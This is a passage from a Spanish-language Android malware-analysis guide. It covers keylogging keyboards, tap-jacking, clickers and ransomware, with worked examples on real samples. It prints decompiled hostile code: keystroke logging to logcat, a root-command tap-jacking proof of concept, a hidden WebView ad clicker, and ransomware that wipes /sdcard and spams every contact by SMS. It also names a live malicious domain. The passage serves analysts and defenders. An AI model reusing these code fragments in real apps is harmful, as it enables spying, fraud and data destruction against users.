En el análisis estático de código será de obligada visita dicho servicio, prestando especial atención al método **onCreateInputView()** donde por regla general es el punto donde se establecerá la clase encargada de gestionar las teclas introducidas, clase que deberá ser revisada para examinar la funcionalidad que define en sus métodos, especialmente el método **onKey(...)** cuya función será gestionar la respuesta del sistema ante la pulsación de cada tecla.

Durante el análisis dinámico será interesante prestar atención tanto a comunicaciones para detectar si se están enviando pulsaciones en algún tipo de formato hacia el exterior, cambios en el sistema de ficheros donde se pueden estar registrando palabras, o fugas de información a través del *logcat* que puedan ser capturadas por otros componentes de la misma aplicación o simplemente suponer un riesgo potencial por tratarse de una fuga de información que podría ser interceptada por otras aplicaciones ejecutándose en el dispositivo.

### Ejemplo

Se utilizará como muestra de ejemplo la aplicación con hash SHA-1 8b48f692036cb83424e7dd8d6b1c5bf909546f00, la cual aparentemente no pretende ser un keylogger, sino un simple teclado con emoticonos, pero debido a un fallo de seguridad en su implementación tendrá un comportamiento no deseado por el usuario que la instale.

Durante la **fase de recuperación de información**, se podrá identificar el servicio *com.emoji.softkeyboard.SoftKeyboard*, el cual solicita el permiso *BIND\_INPUT\_METHOD*, necesario para actuar como teclado. Además se pueden identificar los permisos *INTERNET* y *ACCESS\_NETWORK\_STATE*, que no deberían ser necesarios para un teclado.

Es en la **fase de análisis estático** donde se puede identificar el fallo de seguridad que afectará al usuario:

- Si se revisa el método *onCreateInputView()*, de obligada definición en el Service *com.emoji.softkeyboard.SoftKeyboard* para actuar como teclado, se identificará que se define a sí mismo para capturar los eventos del teclado utilizando la siguiente línea de código:

```
this.mInputView.setOnKeyboardActionListener(this);
```

- Al definirse la clase como *KeyboardActionListener*, debe implementar el método *onKey(...)*, el cual comete el fallo de seguridad:

```

public void onKey(int paramInt, int[] paramArrayOfInt)
{
 Log.d("Main", "Primary Code: " + paramInt);
 if (isWordSeparator(paramInt))
 {
 if (this.mComposing.length() > 0)
 commitTyped(getCurrentInputConnection());
 sendKey(paramInt);
 updateShiftKeyState(getCurrentInputEditorInfo());
 return;
 }
}

```

Imagen 05.24: Fuga de información en el logcat.

El fallo consiste en hacer una llamada a `Log.d(...)`, ya que supondrá que cualquier tecla presionada en el teclado será escrita en el *logcat*, permitiendo así a una segunda aplicación malintencionada aprovechar este fallo y escuchar la salida del *logcat* en busca de los logs de este teclado y capturar todas las pulsaciones para por ejemplo encontrar usuarios y contraseñas, además de capturar toda la actividad realizada por el usuario mediante dicho teclado.

En la **fase de análisis dinámico**, se puede instalar este teclado para confirmar el comportamiento ya identificado durante el análisis de código. Para ello bastará con instalar la muestra vía **adb** en la VM-Android, dirigirse al apartado de configuración *Ajustes > Idioma e introducción de texto > Teclado y métodos de introducción*, y en la opción de *Predeterminado* desactivar el teclado hardware, activar a continuación el teclado *Emoji Smart Keyboard* (momento en que el usuario será informado del riesgo que implica utilizar un teclado), y finalmente volver a dirigirse a la opción *Predeterminado* para seleccionar de nuevo *Emoji Smart Keyboard*.

Desde este momento toda introducción de texto que haga el usuario será a través del teclado *Emoji*, fugándose las pulsaciones al *logcat* como se puede comprobar si se vuelca el contenido de *logcat* desde la VM-Kali, filtrando por la etiqueta "Main" en modo Debug y silenciando el resto de mensajes:

```
adb logcat Main:D *:S
```

Si observando el *logcat* se comienza a escribir texto, por ejemplo en el navegador web de la VM-Android, comenzarán a aparecer las teclas presionadas:

```

root@kali:~/mnt/data/malware-samples# adb logcat Main:D *:S
----- beginning of /dev/log/main
D/Main (3163): Primary Code: 116
D/Main (3163): Primary Code: 104
D/Main (3163): Primary Code: 105
D/Main (3163): Primary Code: 115
D/Main (3163): Primary Code: 32
D/Main (3163): Primary Code: 105
D/Main (3163): Primary Code: 115
D/Main (3163): Primary Code: 32
D/Main (3163): Primary Code: 97
D/Main (3163): Primary Code: 32
D/Main (3163): Primary Code: 116
D/Main (3163): Primary Code: 101
D/Main (3163): Primary Code: 115
D/Main (3163): Primary Code: 116

```

Imagen 05.25: Captura de teclas fugadas utilizando logcat.

Siendo su traducción tan sencilla como la sustitución de los números por su carácter en ASCII, resultando en esta captura de ejemplo el texto "this is a test".

## 7. Tap-jacking

De forma análoga al comportamiento presentado por técnicas de click-jacking en entornos de escritorio, este tipo de malware intentará engañar al usuario para que mediante *taps* en la pantalla realice una función distinta de la que en realidad cree que está haciendo, superponiendo controles ficticios sobre los que en realidad está presionando.

### Características

Dos técnicas son las más habituales en este tipo de muestras, y dependiendo de esta se podrá encontrar una u otra implementación:

#### Sistema basado en Toast

Una técnica habitual para realizar tap-jacking en Android es utilizar el sistema de presentación de mensajes por pop-up Toast.

Esta clase permitirá al desarrollador mostrar un mensaje que por defecto suele ser un texto y sobre el que no tiene ningún efecto hacer *tap*, transmitiéndose el *tap* al contenido que se encuentre ubicado bajo el mensaje.

Este sistema de presentación de mensajes acepta personalización a través de un XML de modo que puede simular una apariencia más compleja como puede ser un diálogo que incluya un botón ficticio posicionado en unas coordenadas (X,Y), características que pueden ser empleadas por el desarrollador de malware para ubicar el diálogo en posiciones estratégicas para guiar los *taps* del usuario por aplicaciones y opciones de configuración reales.

Durante la fase de recuperación de información, no será sencillo encontrar un rasgo característico al analizar el fichero `AndroidManifest.xml` ya que para cumplir su función de tap-jacking no requiere ningún permiso característico debido a que el sistema de Toast no exige declarar ningún permiso especial, sin embargo, dependiendo de la complejidad de la muestra puede incluir otros permisos adicionales para ayudarse en su tarea, como por ejemplo hacer uso de `GET_TASKS` para identificar qué aplicación se encuentra abierta, en caso de que el objetivo de la muestra sea atacar otra aplicación concreta durante su ejecución.

Por otro lado, un rasgo que sí puede servir para identificar este tipo de muestras es estudiar las imágenes incluidas en *assets* y directorios de contenido gráfico como los distintos *res/drawable* en busca de imágenes que parezcan dirigir los *taps* del usuario por la pantalla, dando una pista al analista de que esa imagen puede ser utilizada con un fin malintencionado, permitiéndole identificar durante la fase de análisis estático en qué momento será utilizado dicho recurso y su legitimidad.

Durante la fase de análisis estático, se puede realizar una búsqueda del uso de la clase Toast en combinación con los recursos en forma de imagen que se hayan encontrado durante la recuperación de información. Esto sin duda no es nada habitual y debería llamar inmediatamente la atención del analista.



En cuanto al análisis dinámico, si se sospecha de que la imagen que está presentándose en pantalla mediante Toast no es legítima, se puede utilizar el siguiente comando vía **adb** para obtener la aplicación que se encuentra en ejecución en primer plano:

```
adb shell dumpsys activity | grep "Main stack" -A6
```

Si la muestra de malware está simulando diálogos que no se corresponden con la aplicación en ejecución servirá para identificar la aplicación de la técnica de tap-jacking; sin embargo esta prueba no servirá en el caso en que los diálogos guarden relación con la aplicación, aunque resultará cuanto menos sospechoso que los botones se reubiquen por la pantalla o que al hacer clic en ellos no tengan la típica transición de presión.

Adicional a la identificación del proceso en ejecución o de las deficiencias visuales de la técnica, puede ser de interés ejecutar este tipo de muestras en una sandbox ya que el tap-jacking siempre tiene como finalidad realizar alguna acción en el dispositivo, siendo el sandboxing una buena opción para capturar el comportamiento que se realiza si se sigue la interacción que propone la muestra de malware a través de las imágenes presentadas.

### Sistema basado en WindowManager

Esta forma de tap-jacking se presenta de forma similar a la vista en el caso de Toast, contando con algunas características que la hacen más sencilla de identificar. Durante la fase de recuperación de información, al estudiar los permisos del fichero `AndroidManifest.xml` se encontrará el permiso de `SYSTEM_ALERT_WINDOW` para mostrar ventanas superpuestas sobre las aplicaciones que se estén ejecutando en primer plano.

Mediante análisis estático de la aplicación se podrá encontrar el uso de la clase encargada de la gestión de ventanas, `WindowManager`, en combinación con la opción `FLAG_NOT_TOUCH_MODAL` para dejar pasar los taps a la aplicación que se encuentre debajo de la ventana flotante.

En el análisis dinámico se podrán aplicar las mismas técnicas que en el caso de Toast.

### Ejemplo

Se utilizará como muestra para estudiar un caso de tap-jacking la aplicación con hash SHA-1 `d54a0193ebee4d37882d713b7332c321bfc8dad7`.

Esta aplicación ha sido desarrollada como prueba de concepto de la técnica con el objetivo de mostrar en un caso práctico las posibilidades que ofrece este tipo de malware.

Si durante la fase de recuperación de información se utiliza el script `infogath.py`, al analizar el `AndroidManifest.xml` se encontrará `GET_TASKS` como único permiso declarado, un componente `activity` y un `receiver` declarados.

De momento esta información no aporta mucho valor al analista, sin embargo si se examinan las imágenes incluidas en la muestra dentro del directorio `res/drawable` se identificarán 6 imágenes en formato PNG donde se presentan unos textos y unos gráficos ubicados en distintas coordenadas de la imagen.



Al realizar un análisis estático de la muestra y dado que en el `AndroidManifest.xml` no se detectó que el *receiver* respondiera a ningún evento del sistema, se empezará estudiando el código de su *activity* de inicio `com.poc.tapthekitties.MainActivity`. En ella ya se puede observar un comportamiento sospechoso como es la búsqueda de persistencia de la aplicación utilizando la función `setComponentEnabledSetting(...)` de la clase del framework `PackageManager`. Además se observa que se realiza una llamada a la función `keepAlive(...)` del receiver `com.poc.tapthekitties.receiver.KeepAlive`, la cual usando `AlarmManager` se encarga de volver a iniciar ese mismo receiver.

Si se estudia el método `onReceive(...)` del receiver `KeepAlive` se puede ver claramente como la aplicación intentará identificar la aplicación que actualmente se encuentra en primer plano (se confirma de este modo la necesidad del permiso `GET_TASKS`) y como pasará por distintos estados en los que mostrará diferentes imágenes si la aplicación que se encuentra abierta es **SuperSU**, para finalmente ejecutar un comando después de haber elevado privilegios:

```
private void dowithRoot() {
 try {
 Process su = Runtime.getRuntime().exec("su");
 DataOutputStream outputStream = new DataOutputStream(su.getOutputStream());
 outputStream.writeBytes("echo owned > /data/data/eu.chainfire.supersu/test\n");
 outputStream.flush();
 outputStream.writeBytes("exit\n");
 outputStream.flush();
 su.waitFor();
 } catch (Exception e) {
 e.printStackTrace();
 }
}
```

Imagen 05.26: Ejecución de comando con privilegios de root.

Durante la fase de análisis dinámico, si se instala la muestra y se ejecuta desde su icono en el Launcher **Tap the kitties**, se podrá ver de forma fugaz una pantalla en blanco que se cierra y como desaparece el icono de la aplicación del Launcher, como ya se había identificado en el análisis estático. Si a continuación se ejecuta la aplicación **SuperSU** se verá como comienzan a aparecer en pantalla las imágenes que habían sido identificadas durante la fase de recuperación de información, invitando al usuario a hacer *tap* sobre los gatos que aparecerán en pantalla.

Seguido el proceso de taps, tras la última imagen en la que se le indica al usuario "You got it!", se mostrará un mensaje adicional, en este caso emitido por SuperSU:




Imagen 05.27: Elevación de privilegios aprobada por SuperSU.

Este mensaje debe resultar extrañó al analista ya que con la configuración por defecto de **SuperSU** se le pide confirmación al usuario para realizar una elevación de privilegios, y sin embargo con **Tap the kitties** no se ha solicitado.

Si en este estado se accede a la pestaña de Ajustes de SuperSU se identificará la opción de *Acceso por defecto* establecida a *Permitir*, lo cual no cuadra con la configuración por defecto.

Finalmente, si se estudian las ubicaciones de las imágenes de la muestra de tap-jacking, se podrá verificar como su objetivo era guiar al usuario para que realizar las pulsaciones necesarias para cambiar la configuración y establecerla en modo Permitir, logrando así evadir la autorización por parte del usuario para elevar privilegios y ejecutar comandos como **root**.

## 8. Clickers

El malware de este tipo se dedica a cargar páginas web y hacer clics en enlaces para mejorar el posicionamiento de páginas o en banners con el objetivo de generar un beneficio al propietario del portal en el que se encuentran dichos banners.

Una exposición prolongada a un malware de este tipo puede tener un impacto económico negativo en casos de dispositivos que tengan asociada una tarifa de datos, ya que sin consentimiento ni conocimiento del usuario se estarán estableciendo comunicaciones de manera continuada suponiendo un coste en bytes proporcional al tipo de contenido descargado y frecuencia con la que sea accedido.

### Características

Al tener que hacer clic sobre el contenido web que quieren promocionar y al basarse muchos de los sistemas de contabilidad de clics en código Javascript, estas muestras se caracterizarán en su mayoría por incluir algún componente o elemento con la capacidad de cargar contenido HTML e interpretar ese código Javascript.

Además para suponer un beneficio continuo para el desarrollador del malware, este comportamiento se tendrá que prolongar en el tiempo realizando clics de forma continuada mientras que la aplicación maliciosa se encuentre instalada en el dispositivo.

Durante la fase de recuperación de información, el analista puede iniciar su búsqueda teniendo en cuenta los siguientes aspectos:

- Un elemento que es utilizado de forma habitual para satisfacer esa carga de contenido web son los **WebView**, por lo que será de interés confirmar si se encuentra entre las clases utilizadas por la aplicación.
- Será también de interés para el analista evaluar los componentes de tipo *service*, ya que a menudo los desarrolladores de clickers los utilizan para disponer de un servicio ejecutándose

en segundo plano el cual se encarga de hacer los clics de modo que el usuario no pueda apreciar el comportamiento no deseado.

- Relacionados con el punto anterior, para gestionar la persistencia del servicio puede darse el uso de las clases `AlarmManager`, `Timer`, `Handler`, `Thread` y/o `Runnable`.
- Se puede identificar en el fichero `AndroidManifest.xml` la declaración del permiso `SYSTEM_ALERT_WINDOW` para cargar el `WebView` en una ventana emergente que no será visible debido a su configuración de ancho y alto.

Desde el enfoque del análisis estático, el analista tendrá que estudiar el código que será ejecutado en los puntos enumerados para la fase de recuperación de información, pues es en el `WebView` donde se cargarán las webs a petición del *service* controlado por el sistema encargado de arrancarlo.

En cuanto al análisis dinámico, al hacer uso de los protocolos HTTP y HTTPS (en menor medida), será fácil detectar el comportamiento ya que se interceptarán comunicaciones por dichos protocolos mientras que se esté haciendo uso de la aplicación, como cuando no, siendo este segundo caso más característico y determinante para este tipo de muestras.

### Ejemplo

Se utilizará como muestra de este tipo de malware la aplicación con hash SHA-1 39d4e508950d3492dbfe2b7bff9ee39fde37b0c2.

Durante la fase de recuperación de información y haciendo uso del script **infogath.py** sobre la aplicación podrá encontrar en el fichero **outputInfo.txt** dentro del directorio **gathering** algunas URLs apuntando al dominio *xuanchinhsalojare.italiano-films.net*.

Si el analista accede en concreto a la URL *http://xuanchinhsalojare.italiano-films.net/g/getasite/* obtendrá como resultado una página web donde se muestra una nueva URL. Si se recarga esa misma página se obtendrán nuevas URLs de forma aleatoria, sistema que seguramente utilizará la aplicación para la carga aleatoria de nuevas páginas.

Si se estudia el fichero *AndroidManifest.xml* se puede encontrar la estructura típica de un malware básico:

- Un componente *activity* (*com.nhatthanhhokaro.ki.MainActivity*) que se registra en el *Launcher* y que suele ser utilizado para arrancar un *service*.
- Un componente *receiver* (*com.nhatthanhhokaro.ki.Baslat*) que responde a los eventos que le interesan al malware, en este caso los relacionados con los cambios del estado de red, para iniciar un *service*.
- Componentes *service* (*com.nhatthanhhokaro.ki.BubirServistir* y *com.nhatthanhhokaro.ki.Sallabe*) que cumplirán la función objetivo del malware en segundo plano.

En la fase de análisis estático, si se estudia el código de los componentes identificados al analizar el *AndroidManifest.xml*, se confirmará el esquema habitual del malware: la *activity* y el *receiver* se encargan de iniciar el *service Sallabe*, que cumple las dos funciones básicas de un clicker:



- Iniciar el service *BubirServistir*, encargado de recuperar una página desde la URL <http://xuanchinhhsalojare.italiano-films.net/g/getasite/> y cargarla en un WebView que se mostrará en una ventana emergente de dimensiones en las que el ancho y alto serán 0 para que así el usuario no sea consciente de que están siendo cargadas páginas web en su dispositivo.

```
public void onCreate() {
 super.onCreate();
 if (VERSION.SDK_INT >= 9) {
 StrictMode.setThreadPolicy(new Builder().permitAll().build());
 }
 View webView = new WebView(this);
 WindowManager windowManager = (WindowManager) getSystemService("window");
 View linearLayout = new LinearLayout(this);
 LayoutParams layoutParams = new WindowManager.LayoutParams(-2, -2, 2002, 24, -3);
 layoutParams.gravity = 51;
 layoutParams.x = 0;
 layoutParams.y = 0;
 layoutParams.width = 0;
 layoutParams.height = 0;
 linearLayout.setLayoutParams(new RelativeLayout.LayoutParams(-1, -1));
 webView.setLayoutParams(new LinearLayout.LayoutParams(-1, -1));
 linearLayout.addView(webView);
 windowManager.addView(linearLayout, layoutParams);
 CookieSyncManager.createInstance(this);
 CookieManager.getInstance().removeAllCookie();
 webView.getSettings().setJavaScriptEnabled(true);
 webView.clearHistory();
 webView.clearFormData();
 webView.clearCache(true);
 webView.setWebViewClient(new WebViewClient());
}
```

Imagen 05.28: Configuración de ventana emergente para ocultar un WebView.

- Garantizar la persistencia de la ejecución del clicker. Para ello hace uso de los métodos `post(...)` y `postDelayed(...)` de la clase `Handler`, creando así un bucle en el que cada 60 segundos volverá a ser iniciado el service *Sallabe* para que se repita todo el proceso.

Observar este comportamiento mediante análisis dinámico tendrá el inconveniente de que la VM-Android no será capaz de superar una de las condiciones impuestas por el service *BubirServistir*:

```
public class BubirServistir extends Service {
 Handler a = new Handler();

 public static boolean a(Context context) {
 NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSystemService("connectivity")).getActiveNetworkInfo();
 return activeNetworkInfo == null ? false : !activeNetworkInfo.isConnected() ? false : activeNetworkInfo.isAvailable();
 }
}
```

Imagen 05.29: Validación de conectividad y disponibilidad de la red.

Una vez más, el analista puede recurrir a distintas técnicas para eludir esta comprobación: eliminar la evaluación de dicha condición y re-empaquetar el APK, depurar la aplicación y cambiar el valor en tiempo de ejecución, o alterar la respuesta del framework cuando se realice una llamada a los métodos `isConnected()` e `isAvailable()` de la clase `android.net.NetworkInfo` mediante el uso de hooks.

Como esta validación es algo habitual en muestras de malware que intentan acceder a información de la red, se recomienda la creación de una extensión *Substrate* que modifique la respuesta a ambas llamadas, siendo un ejemplo la siguiente extensión que puede ser utilizada en combinación con el proyecto **substrate-base** para devolver siempre `true` cuando se realice una llamada a la función `isConnected()`, quedando únicamente por implementar su análoga para `isAvailable()`:

```

public class NetworkConnected extends BasePlugin{

 @Override
 public String getPluginName() { return this.getClass().getName(); }

 @Override
 public String getClassNameToHook() { return "android.net.NetworkInfo"; }

 @Override
 public Method getMethodNameToHook(Class hookedClass) throws NoSuchMethodException {
 return hookedClass.getMethod("isConnected");
 }

 @Override
 public Object modifyAction(MethodAlteration hookedMethod, Object capturedInstance, Object... args) throws Throwable {
 Log.d(this.getPluginName(), "Returning true");
 return true;
 }
}

```

Imagen 05.30: Hook para modificar el comportamiento de isConnected().

Independientemente de la técnica utilizada para evadir la condición de parada de la muestra, el resultado final si se observan las comunicaciones será la carga de contenido web en un intervalo regular de 60 segundos:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
4511	http://xuanchinhsaiojare.italiano-films.net	GET	/zdz2lcom.nhatthanhhokaro.ki			200	1133	script	js
4473	https://streamtest.github.io	GET	/badges/mutationsobserver.js			404	9962	HTML	js
4472	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.9.1/jquery.min.js			200	93053	script	js
4471	http://fonts.gstatic.com	GET	/s/opensans/v13/cjZKxOu8rn4kERqtaUH35ZZeyoEeQeKwjmXLRnTc.ttf			200	24543	ttf	
4470	http://www.google-analytics.com	GET	/analytics.js			200	26601	script	js
4462	https://streamtest.github.io	GET	/badges/streamtest.js			200	19140	script	js
4460	http://pornidghd.vqz	GET	/wp-content/cache/minify/000000/M9bFKuHLaRUMYYdiPq04sS51L1c/PzdAz			200	8370	HTML	js
4458	http://pornidghd.vqz	GET	/wp-includes/js/wp-emoji-release.min.js?ver=4.3.1			200	16323	script	js
4457	http://pornidghd.vqz	GET	/			200	34881	HTML	
4456	http://xuanchinhsaiojare.italiano-films.net	GET	/g/getasitecom.nhatthanhhokaro.ki/927e9635be37482			200	797	script	
4409	https://www.google-analytics.com	GET	/analytics.js			200	26691	script	js
4407	https://landings.fuegodevida.com	GET	/static/piwik.php?action_name=fuego%20de%20vida&dsite=17&rec=1&r=...			204	211	HTML	php
4400	https://landings.fuegodevida.com	GET	/static/piwik.js			200	45232	script	js
4393	https://fonts.gstatic.com	GET	/s/sourcesanspro/v9/oadOcfmIt9b38dipGBClMhNrsL5dgADnXgTjjs.ttf			200	25632	ttf	
4392	https://fonts.gstatic.com	GET	/s/sourcesanspro/v9/M2jd71ofJhLkP0zdiTvaMqKlbt71wq25M7KGG0D.ttf			200	25305	ttf	
4391	https://fonts.gstatic.com	GET	/s/muli/v7/fmKcYbIMxVqjO6IARKEvesZW2xOQ-ksNaQ047m5S0A.ttf			200	24517	ttf	
4390	https://fonts.gstatic.com	GET	/s/sourcesanspro/v9/oadOcfmIt9b38dipGBClMhNrsL5dgADnXgTjjs.ttf			200	25685	ttf	
4389	https://fonts.gstatic.com	GET	/s/sourcesanspro/v9/oadOcfmIt9b38dipGBClMhNrsL5dgADnXgTjjs.ttf			200	26257	ttf	
4388	https://fonts.gstatic.com	GET	/s/sourcesanspro/v9/ODellahBYD8qgeIAH2zEY6Fu39Tt9X9m5S0aMoEA.ttf			200	25905	ttf	
4379	https://www.fuegodevida.com	GET	/js/countries.js			200	10281	script	js
4378	https://www.fuegodevida.com	GET	/global/js/jquery/plugins/popupWindow/popupWindow.js			200	3418	script	js
4371	https://code.jquery.com	GET	/jquery-1.9.1.min.js			200	93049	script	js
4369	https://www.fuegodevida.com	GET	/js/modernizr/modernizr.js			200	8804	script	js

Imagen 05.31: Peticiones HTTP realizadas por la muestra de malware.

## 9. Ransomware

El objetivo de este tipo de malware es el de limitar el acceso a recursos del dispositivo, solicitando en la gran mayoría de los casos algún tipo de *rescate* por la información a la que se ha bloqueado el acceso.

En entornos de escritorio, el comportamiento más habitual de este tipo de malware es el cifrado de la información utilizando clave pública y solicitando al usuario que ha perdido el acceso a su información un pago tras el cual se le dará (supuestamente) la clave privada y la aplicación con la que se podrá descifrar la información.

Este comportamiento aunque también se puede llegar a dar en dispositivos móviles con el sistema operativo Android, es menos habitual debido al modelo de seguridad de sandbox aplicado sobre



las aplicaciones instaladas, el cual limitará en gran medida el impacto del ransomware ya que en condiciones normales sólo tendrá acceso a ficheros y directorios dentro del espacio de datos de su aplicación y uso común como `/sdcard/` (siempre que solicite los permisos necesarios).

Sin embargo y aunque menos habitual, existen excepciones como puedan ser dispositivos rooteados en los que la aplicación pueda realizar una elevación de privilegios que le permita acceder a directorios que de otro modo no podría, o en el caso de piezas de malware más avanzadas, la inclusión o descarga bajo demanda de exploits que permitan realizar esa elevación de privilegios y explotación del comportamiento de ransomware final.

De modo que atendiendo a los detalles comentados en el párrafo anterior, lo más habitual dentro de la plataforma Android son los *bloqueadores de actividad*, los cuales solicitarán permisos que les permitan identificar qué aplicaciones se encuentran en primer plano además de tomar el control del dispositivo para superponerse a cualquier acción del usuario, impidiendo así su uso normal. Además buscarán obtener un alto grado de persistencia instalándose como aplicaciones *administradoras del dispositivo* para impedir su desinstalación desde el Launcher, y examinarán qué aplicaciones se encuentran en primer plano para detectar y bloquear al usuario en el caso de que esté accediendo a alguna sección de configuración que ponga en peligro su instalación y ejecución en el sistema.

Otro aspecto curioso de este tipo de aplicaciones es que a menudo funcionan en combinación con técnicas de phishing, presentándose como una entidad que realmente no es e intentando engañar al usuario para finalmente conseguir que este pague el rescate y así lograr el beneficio económico.

## Características

Para poder alcanzar el nivel de impacto comentado en la descripción de esta clase de malware, estas muestras cumplirán algunas características bastante singulares.

Durante la fase de recuperación de información, algunos ejemplos de las particularidades que se pueden observar son los siguientes:

- Presencia de técnicas que permitan a la aplicación detectar la interacción del usuario con dispositivo como por ejemplo el permiso `RECEIVE_BOOT_COMPLETED`, componentes *receiver* que declaran `<intent-filter>` como `BOOT_COMPLETED` para detectar el arranque e iniciar su actividad, o `USER_PRESENT` o `SCREEN_ON` para detectar que el usuario está interactuando con el dispositivo después de un periodo de inactividad.
- Uso de permisos que permitan alterar el comportamiento de funciones del sistema como por ejemplo: `PROCESS_OUTGOING_CALLS`, que permitirá modificar números de teléfonos a los que se va a llamar y cortar la llamada; o `WRITE_SETTINGS`, que permitirá modificar configuraciones en el dispositivo como por ejemplo el volumen de una llamada.
- En caso de registrarse como *administrador del dispositivo* para garantizar su persistencia, tendrá que declarar un componente de tipo *receiver* que contenga el permiso `BIND_DEVICE_ADMIN`. Este componente incluirá a su vez una etiqueta `<meta-data>` en la cual se indicará el recurso XML donde se encuentran todas las políticas que podrá aplicar.

Durante el análisis estático habrá que centrar la atención en:

- Los componentes *receiver* que estén esperando a las distintas acciones del usuario para limitar su acceso. Posteriormente en el análisis dinámico se podrán forzar algunos de estos eventos mediante el *ActivityManager* para confirmar el comportamiento.
- Será también de gran interés analizar el código del *receiver* encargado de gestionar el registro como administrador. En muchos casos no hará uso de las políticas reflejadas en el XML asociado y simplemente utilizará esta técnica para dificultar la desinstalación, pero no hay que descartar el uso de funciones más complejas como el cifrado del almacenamiento, el reseteo (wipe) al estado de fábrica, el cambio de patrón de desbloqueo y la combinación que puede hacer con el bloqueo del dispositivo.
- Al ser este tipo de malware uno de los que suelen presentar una mayor complejidad también puede ser de interés confirmar si se incluye código nativo, en cuyo caso habrá que evaluar cuál es su función.

Durante el análisis dinámico y debido a la búsqueda de la persistencia del malware, seguramente tras iniciar su ejecución se solicitará la aprobación del usuario para establecerse como *administrador del dispositivo*. A partir de este punto dependerá de las funciones realizadas por el malware, pero el analista tiene a su alcance múltiples posibilidades:

- Enviar broadcasts vía *ActivityManager* para forzar la ejecución de código en casos concretos como por ejemplo la realización de llamadas:

```
adb shell am start -a android.intent.action.CALL -d tel:666-666-666
```

- Ejecución en **droidbox** para identificar cargas dinámicas de código, accesos al sistema de ficheros para detectar intentos de elevación de privilegios o capturar de forma fácil las claves utilizadas en operaciones criptográficas en el caso de que la muestra realice un cifrado de la información.

### Ejemplo

Se utilizará como muestra para este tipo de malware la aplicación con hash SHA-1 8b72d02b37ebef285890e1875a2ee6e6134e4259, la cual se corresponde con una supuesta versión especial del conocido juego Angry Birds.

Durante la fase de recuperación de información, mediante el estudio del fichero *AndroidManifest.xml* se detectarán las siguientes características llamativas:

- La aplicación solicita permisos para tener acceso total al servicio de mensajería SMS (lectura, recepción y envío), lectura y escritura al almacenamiento externo, contactos del dispositivo, aplicaciones en ejecución, estado de llamadas y arranque del dispositivo.
- La *actividad* declarada como inicial es *com.elite.MainActivity*.
- Declara el componente *com.elite.AdminReciever* de tipo *receiver* para establecerse como administrador del dispositivo.
- Declara el componente *com.elite.SMSReceiver* de tipo *receiver* con una prioridad elevada para recibir los mensajes que lleguen al dispositivo antes que la aplicación nativa.



- Declara el componente *com.elite.BootReceiver* de tipo *receiver* para iniciarse con el arranque del dispositivo.
- Declara el componente *com.elite.AlarmReceiver* de tipo *receiver*, que al hacer uso del atributo *android:process=":remote"* se ejecutará en un proceso independiente.
- Se pueden apreciar otros componentes con nombres sospechosos como *com.elite.LockScreen* y *com.elite.UninstallAdminDevice*.

De manera adicional, si se analiza la salida decodificada por **apktool** para la muestra se identificarán dos detalles de interés:

- Se incluye en la ruta **res/xml/device\_admin\_sample.xml** el fichero necesario para establecer una aplicación como administrador del dispositivo, aunque si se examina su contenido aparecerá sin ninguna política definida. Se puede concluir que la aplicación lo utilizará únicamente para mejorar su persistencia.
- Bajo la ruta **res/drawable** se encuentran dos imágenes, una con el icono de la aplicación y otra con un mensaje poco amistoso: *OBEY or Be HACKED*.

En este primer acercamiento se han podido identificar no sólo elementos muy sospechosos, sino características suficientes como para deducir que la aplicación puede actuar como un ransomware: declara su intención para registrarse como administrador del dispositivo para mejorar su persistencia, se suscribe a distintos eventos del sistema para facilitar su ejecución y se solicitan permisos para acceder a contenido que puede ser bloqueado como la recepción de SMS, el almacenamiento o la propia ejecución de aplicaciones, además de incluirse una imagen con un mensaje extraño.

Si partiendo de esta información se inicia la fase de análisis estático del código, se descubrirán rápidamente las intenciones de la muestra de malware:

- Si se analiza el código de la clase *com.elite.MainActivity* que se ejecutará al iniciarse la aplicación se podrán confirmar tres peligros potenciales ya previstos al recuperar información de la muestra: se declaran unos literales indicando que se ha enviado un SMS, se intentará establecer como administrador del dispositivo y llamará a la función *wipeMemoryCard()* para realizar un borrado recursivo de todo el contenido en el directorio */sdcard*. Adicionalmente iniciará el service *com.elite.IntentServiceClass*:

```
public class MainActivity extends Activity {
 String DELIVERED = "SMS_DELIVERED";
 String SENT = "SMS_SENT";

 protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.activity_main);
 startService(new Intent(getApplicationContext(), IntentServiceClass.class));
 new DeviceManager().activateDeviceAdmin(this, DeviceManager.REQUEST_CODE_ENABLE_ADMIN);
 wipeMemoryCard();
 }
}
```

Imagen 05.32: Registro como administrador del dispositivo y borrado de ficheros en el inicio.

- El service *com.elite.IntentServiceClass* se apoyará en un Timer para ser ejecutado cada 500 milisegundos y mantener activo el service *com.elite.MyServices*, donde se llevará a cabo la segunda parte relevante de la ejecución:

- Comprobar el estado de la configuración como administrador de dispositivo. En esta muestra este código fallará ya que si se analiza el fichero de **strings.xml** decodificado por **apktool** se verá como el nombre de *package* esperado por la muestra es *com.hellboy* mientras que el definido en la aplicación es *com.elite*, deduciéndose así que existen otras muestras en la red con características similares.
- Enviar el SMS “HEY!!! <contacto> Elite has hacked you. Obey or be hacked.” a los contactos que encuentre en el dispositivo.

```
protected void doInBackground(Void... params) {
 try {
 Thread.sleep(5000);
 Cursor phones = this.contextTask.getContentResolver().query(Phone.CONTENT_URI, null, null, null, null);
 while (phones.moveToNext()) {
 String name = phones.getString(phones.getColumnIndex("display_name"));
 MyServices.this.sendSMS(
 this.contextTask, phones.getString(phones.getColumnIndex("data1")),
 "HEY!!! " + name + " " + this.contextTask.getResources().getString(R.string.msg)
);
 }
 phones.close();
 } catch (InterruptedException e) {
 e.printStackTrace();
 }
 return null;
}
```

